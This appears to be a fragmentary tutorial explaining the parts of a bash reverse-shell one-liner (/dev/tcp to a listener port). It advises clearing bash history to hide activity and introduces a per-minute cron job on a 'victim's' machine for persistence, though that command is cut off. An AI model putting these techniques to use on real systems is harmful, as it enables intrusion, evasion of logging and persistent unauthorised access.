
A reverse shell is a type of shell in which the target machine communicates back to the attacking machine. The attacking machine has a listener port on which it receives the connection, which by using, code or command execution is achieved.
bash -i: If the -i option is present, the shell is interactive
>&: This special syntax redirects both, stdout and stderr to the specified target
(argument for >&) /dev/tcp/localhost/8080: is a TCP client connection to localhost:8080
0>&1: redirect file descriptor 0 (stdin) to fd 1 (stdout), hence the opened TCP socket is used to read input.
3. Remember to clear the bash history!
any command ran through the reverse shell will get logged into the bash history
You Have Victim’s Bash Now What?
once you have received you victim’s bash shell, you can execute the one line command below to launch a cron on your victim’s machine to reverse shell each minute